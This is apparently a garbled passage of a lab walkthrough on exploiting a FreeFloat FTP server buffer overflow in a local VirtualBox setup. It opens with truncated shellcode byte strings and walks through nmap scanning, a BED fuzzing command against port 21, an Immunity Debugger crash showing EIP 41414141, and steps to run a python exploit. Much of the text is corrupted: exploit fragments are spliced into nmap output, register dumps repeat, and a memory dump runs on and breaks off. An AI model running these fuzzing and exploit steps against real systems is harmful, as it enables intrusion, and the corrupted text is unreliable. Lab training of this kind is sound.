    "\x40\xd3\xfd\xe2\x19\x9f\xac\x12\x
    "\xcc\x6b\x84\xae\xb9\xc1\x87\xfe\x
    "\xf0\x17\xcd\x5b\xcc\x5e\x7a\xaf\x
    "\x92\xac\x79\x5b\x1f\xad\xbe\x5c\x
    "\x0e\xdc\x59\x6f\x93\x46\x29\xd7\x
    "\x4b\xc6\x5b\x99\x4a\x0b\xd0\xa5\x
    "\x93\x74\x47\xb1\x82\xd0\x26\xce\x
```

Figure 5

6. Run the `bed -s FTP -t192.168.56.1 -p 21 -u anonymous -v anonymous`



The screenshot shows a Kali Linux terminal window titled "Kali_Linux [Running] - Oracle VM VirtualBox". The terminal displays the output of an Nmap scan on 192.168.56.1, identifying several open ports including 21/tcp (ftp) and 5357/tcp (wsdapi). The user then enters the command `bed -s FTP -t192.168.56.1 -p 21 -u anonymous -v anonymous`. An "Automatic suspend" dialog box is overlaid on the terminal, stating "Computer will suspend very soon because of inactivity." The terminal window also shows a menu bar with "File", "Machine", "View", "Input", "Devices", and "Help", and a status bar at the bottom with various icons and a "Right Ctrl" button.

```
root@kali:~/Desktop/FTP_Server
File Edit View Search Terminal
Sun 07:44


Automatic suspend
Computer will suspend very soon because of inactivity.

443/tcp open https 3.1 exploit.py
445/tcp open microsoft-ds
902/tcp open pliss-realsecureeFloat FTP Server Remote Command Execution
912/tcp open teapex-mesh012
5357/tcp open plwsdapi: D35m0nd142
#Vendor Homepage: http://www.freefloat.com
Nmap done: 1 IP address (1 host up) scanned in 21.60 seconds
root@kali:~/Desktop/FTP_Server# clear
import socket,sys,time,os
root@kali:~/Desktop/FTP_Server# nmap 192.168.56.1
Starting Nmap ( "https://nmap.org" ) at 2020-05-10 07:42 EDT
Nmap scan report for 192.168.56.1
Host is up (1.0s latency) = ip.get()
Not shown: 990 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
902/tcp   open  iss-realsecure
912/tcp   open  apex-mesh
1093/tcp  open  proofd
1113/tcp  open  ltp-deepspace
5357/tcp  open  wsdapi

Nmap done: 1 IP address (1 host up) scanned in 03.50 seconds
root@kali:~/Desktop/FTP_Server# bed -s FTP -t192.168.56.1 -p 21 -u anonymous -v anonymous
u anonymous -v anonymous
^O Write Out ^W Where Is ^K Cut Text ^J Jus
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To
```

Figure 6

7. It's Exploit the FTP server



8. Exit from the code

The image shows a Kali Linux terminal window and an Immunity Debugger window. The terminal window displays the results of an Nmap scan and a buffer overflow test. The Immunity Debugger window shows the CPU registers and memory dump.

Terminal Window:

```
root@kali:~/Desktop/FTP_Server# clear
root@kali:~/Desktop/FTP_Server# nmap 192.168.56.1
Starting Nmap 7.70 ( https://nmap.org ) at 2020-05-10 07:42 EDT
Nmap scan report for 192.168.56.1: www.freefloat.com
Host is up (1.0s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
902/tcp   open  iss-realsecure
912/tcp   open  apex-mesh
1093/tcp  open  proofd
1113/tcp  open  ltp-deepspace
5357/tcp  open  wsddapi

Nmap done: 1 IP address (1 host up) scanned in 3.50 seconds
root@kali:~/Desktop/FTP_Server# bed -s FTP -t 192.168.56.1 -p 21 -u anonymous -v anonymous
BED 0.5 by mjm ( www.codito.de ) & eric ( www.snake-basket.de )
+ Buffer overflow testing: \x3b\x99\x4a\x0b\x0d\x05\x07\x0a\x37\x2c\x93
testing: 1 \x47 USER XAXAX\x26...^Zd5\xbd\x97\x6a\x9d
[2]+  Stopped bed -s FTP -t 192.168.56.1 -p 21 -u anonymous -v anonymous
root@kali:~/Desktop/FTP_Server# exit
```

Immunity Debugger Window:

The Immunity Debugger window shows the CPU registers and memory dump. The registers window displays the following values:

Register	Value
EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EIP	00000000
ESI	00000000
EDI	00000000
EIP	41414141
EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EIP	00000000
ESI	00000000
EDI	00000000
EIP	41414141
EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EIP	00000000
ESI	00000000
EDI	00000000
EIP	41414141

The memory dump window displays the following values:

Address	Hex dump	ASCII
00400000	00 00 00 00 00 00 00 00
00400001	00 00 00 00 00 00 00 00
00400002	00 00 00 00 00 00 00 00
00400003	00 00 00 00 00 00 00 00
00400004	00 00 00 00 00 00 00 00
00400005	00 00 00 00 00 00 00 00
00400006	00 00 00 00 00 00 00 00
00400007	00 00 00 00 00 00 00 00
00400008	00 00 00 00 00 00 00 00
00400009	00 00 00 00 00 00 00 00
0040000A	00 00 00 00 00 00 00 00
0040000B	00 00 00 00 00 00 00 00
0040000C	00 00 00 00 00 00 00 00
0040000D	00 00 00 00 00 00 00 00
0040000E	00 00 00 00 00 00 00 00
0040000F	00 00 00 00 00 00 00 00
00400010	00 00 00 00 00 00 00 00
00400011	00 00 00 00 00 00 00 00
00400012	00 00 00 00 00 00 00 00
00400013	00 00 00 00 00 00 00 00
00400014	00 00 00 00 00 00 00 00
00400015	00 00 00 00 00 00 00 00
00400016	00 00 00 00 00 00 00 00
00400017	00 00 00 00 00 00 00 00
00400018	00 00 00 00 00 00 00 00
00400019	00 00 00 00 00 00 00 00
0040001A	00 00 00 00 00 00 00 00
0040001B	00 00 00 00 00 00 00 00
0040001C	00 00 00 00 00 00 00 00
0040001D	00 00 00 00 00 00 00 00
0040001E	00 00 00 00 00 00 00 00
0040001F	00 00 00 00 00 00 00 00
00400020	00 00 00 00 00 00 00 00
00400021	00 00 00 00 00 00 00 00
00400022	00 00 00 00 00 00 00 00
00400023	00 00 00 00 00 00 00 00
00400024	00 00 00 00 00 00 00 00
00400025	00 00 00 00 00 00 00 00
00400026	00 00 00 00 00 00 00 00
00400027	00 00 00 00 00 00 00 00
00400028	00 00 00 00 00 00 00 00
00400029	00 00 00 00 00 00 00 00
0040002A	00 00 00 00 00 00 00 00
0040002B	00 00 00 00 00 00 00 00
0040002C	00 00 00 00 00 00 00 00
0040002D	00 00 00 00 00 00 00 00
0040002E	00 00 00 00 00 00 00 00
0040002F	00 00 00 00 00 00 00 00
00400030	00 00 00 00 00 00 00 00
00400031	00 00 00 00 00 00 00 00
00400032	00 00 00 00 00 00 00 00
00400033	00 00 00 00 00 00 00 00
00400034	00 00 00 00 00 00 00 00
00400035	00 00 00 00 00 00 00 00
00400036	00 00 00 00 00 00 00 00
00400037	00 00 00 00 00 00 00 00
00400038	00 00 00 00 00 00 00 00
00400039	00 00 00 00 00 00 00 00
0040003A	00 00 00 00 00 00 00 00
0040003B	00 00 00 00 00 00 00 00
0040003C	00 00 00 00 00 00 00 00
0040003D	00 00 00 00 00 00 00 00
0040003E	00 00 00 00 00 00 00 00
0040003F	00 00 00 00 00 00 00 00
00400040	00 00 00 00 00 00 00 00
00400041	00 00 00 00 00 00 00 00
00400042	00 00 00 00 00 00 00 00
00400043	00 00 00 00 00 00 00 00
00400044	00 00 00 00 00 00 00 00
00400045	00 00 00 00 00 00 00 00
00400046	00 00 00 00 00 00 00 00
00400047	00 00 00 00 00 00 00 00
00400048	00 00 00 00 00 00 00 00
00400049	00 00 00 00 00 00 00 00
0040004A	00 00 00 00 00 00 00 00
0040004B	00 00 00 00 00 00 00 00
0040004C	00 00 00 00 00 00 00 00
0040004D	00 00 00 00 00 00 00 00
0040004E	00 00 00 00 00 00 00 00
0040004F	00 00 00 00 00 00 00 00
00400050	00 00 00 00 00 00 00 00
00400051	00 00 00 00 00 00 00 00
00400052	00 00 00 00 00 00 00 00
00400053	00 00 00 00 00 00 00 00
00400054	00 00 00 00 00 00 00 00
00400055	00 00 00 00 00 00 00 00
00400056	00 00 00 00 00 00 00 00
00400057	00 00 00 00 00 00 00 00
00400058	00 00 00 00 00 00 00 00
00400059	00 00 00 00 00 00 00 00
0040005A	00 00 00 00 00 00 00 00
0040005B	00 00 00 00 00 00 00 00
0040005C	00 00 00 00 00 00 00 00
0040005D	00 00 00 00 00 00 00 00
0040005E	00 00 00 00 00 00 00 00
0040005F	00 00 00 00 00 00 00 00
00400060	00 00 00 00 00 00 00 00
00400061	00 00 00 00 00 00 00 00
00400062	00 00 00 00 00 00 00 00
00400063	00 00 00 00 00 00 00 00
00400064	00 00 00 00 00 00 00 00
00400065	00 00 00 00 00 00 00 00
00400066	00 00 00 00 00 00 00 00
00400067	00 00 00 00 00 00 00 00
00400068	00 00 00 00 00 00 00 00
00400069	00 00 00 00 00 00 00 00
0040006A	00 00 00 00 00 00 00 00
0040006B	00 00 00 00 00 00 00 00
0040006C	00 00 00 00 00 00 00 00
0040006D	00 00 00 00 00 00 00 00
0040006E	00 00 00 00 00 00 00 00
0040006F	00 00 00 00 00 00 00 00
00400070	00 00 00 00 00 00 00 00
00400071	00 00 00 00 00 00 00 00
00400072	00 00 00 00 00 00 00 00
00400073	00 00 00 00 00 00 00 00
00400074	00 00 00 00 00 00 00 00
00400075	00 00 00 00 00 00 00 00
00400076	00 00 00 00 00 00 00 00
00400077	00 00 00 00 00 00 00 00
00400078	00 00 00 00 00 00 00 00
00400079	00 00 00 00 00 00 00 00
0040007A	00 00 00 00 00 00 00 00
0040007B	00 00 00 00 00 00 00 00
0040007C	00 00 00 00 00 00 00 00
0040007D	00 00 00 00 00 00 00 00
0040007E	00 00 00 00 00 00 00 00
0040007F	00 00 00 00 00 00 00 00
00400080	00 00 00 00 00 00 00 00
00400081	00 00 00 00 00 00 00 00
00400082	00 00 00 00 00 00 00 00
00400083	00 00 00 00 00 00 00 00
00400084	00 00 00 00 00 00 00 00
00400085	00 00 00 00 00 00 00 00
00400086	00 00 00 00 00 00 00 00
00400087	00 00 00 00 00 00 00 00
00400088	00 00 00 00 00 00 00 00
00400089	00 00 00 00 00 00 00 00
0040008A	00 00 00 00 00 00 00 00
0040008B	00 00 00 00 00 00 00 00
0040008C	00 00 00 00 00 00 00 00
0040008D	00 00 00 00 00 00 00 00
0040008E	00 00 00 00 00 00 00 00
0040008F	00 00 00 00 00 00 00 00
00400090	00 00 00 00 00 00 00 00
00400091	00 00 00 00 00 00 00 00
00400092	00 00 00 00 00 00 00 00
00400093	00 00 00 00 00 00 00 00
00400094	00 00 00 00 00 00 00 00
00400095	00 00 00 00 00 00 00 00
00400096	00 00 00 00 00 00 00 00
00400097	00 00 00 00 00 00 00 00
00400098	00 00 00 00 00 00 00 00
00400099	00 00 00 00 00 00 00 00
0040009A	00 00 00 00 00 00 00 00
0040009B	00 00 00 00 00 00 00 00
0040009C	00 00 00 00 00 00 00 00
0040009D	00 00 00 00 00 00 00 00
0040009E	00 00 00 00 00 00 00 00
0040009F	00 00 00 00 00 00 00 00
004000A0	00 00 00 00 00 00 00 00
004000A1	00 00 00 00 00 00 00 00
004000A2	00 00 00 00 00 00 00 00
004000A3	00 00 00 00 00 00 00 00
004000A4	00 00 00 00 00 00 00 00
004000A5	00 00 00 00 00 00 00 00
004000A6	00 00 00 00 00 00 00 00
004000A7	00 00 00 00 00 00 00 00
004000A8	00 00 00 00 00 00 00 00
004000A9	00 00 00 00 00 00 00 00
004000AA	00 00 00 00 00 00 00 00
004000AB	00 00 00 00 00 00 00 00
004000AC	00 00 00 00 00 00 00 00
004000AD	00 00 00 00 00 00 00 00
004000AE	00 00 00 00 00 00 00 00
004000AF	00 00 00 00 00 00 00 00
004000B0	00 00 00 00 00 00 00 00
004000B1	00 00 00 00 00 00 00 00
004000B2	00 00 00 00 00 00 00 00
004000B3	00 00 00 00 00 00 00 00
004000B4	00 00 00 00 00 00 00 00
004000B5	00 00 00 00 00 00 00 00
004000B6	00 00 00 00 00 00 00 00
004000B7	00 00 00 00 00 00 00 00
004000B8	00 00 00 00 00 00 00 00
004000B9	00 00 00 00 00 00 00 00
004000BA	00 00 00 00 00 00 00 00
004000BB	00 00 00 00 00 00 00 00
004000BC	00 00 00 00 00 00 00 00
004000BD	00 00 00 00 00 00 00 00
004000BE	00 00 00 00 00 00 00 00
004000BF	00 00 00 00 00 00 00 00
004000C0	00 00 00 00 00 00 00 00
004000C1	00 00 00 00 00 00 00 00
004000C2	00 00 00 00 00 00 00 00
004000C3	00 00 00 00 00 00 00 00
004000C4	00 00 00 00 00 00 00 00
004000C5	00 00 00 00 00 00 00 00
004000C6	00 00 00 00 00 00 00 00
004000C7	00 00 00 00 00 00 00 00
004000C8	00 00 00 00 00 00 00 00
004000C9	00 00 00 00 00 00 00 00
004000CA	00 00 00 00 00 00 00 00
004000CB	00 00 00 00 00 00 00 00
004000CC	00 00 00 00 00 00 00 00
004000CD	00 00 00 00 00 00 00 00
004000CE	00 00 00 00 00 00 00 00
004000CF	00 00 00 00 00 00 00 00
004000D0	00 00 00 00 00 00 00 00
004000D1	00 00 00 00 00 00 00 00
004000D2	00 00 00 00 00 00 00 00
004000D3	00 00 00 00 00 00 00 00
004000D4	00 00 00 00 00 00 00 00
004000D5	00 00 00 00 00 00 00 00
004000D6	00 00 00 00 00 00 00 00
004000D7	00 00 00 00 00 00 00 00
004000D8	00 00	

9. Run the python code




Figure 9

10. Enter IP address and exploit it


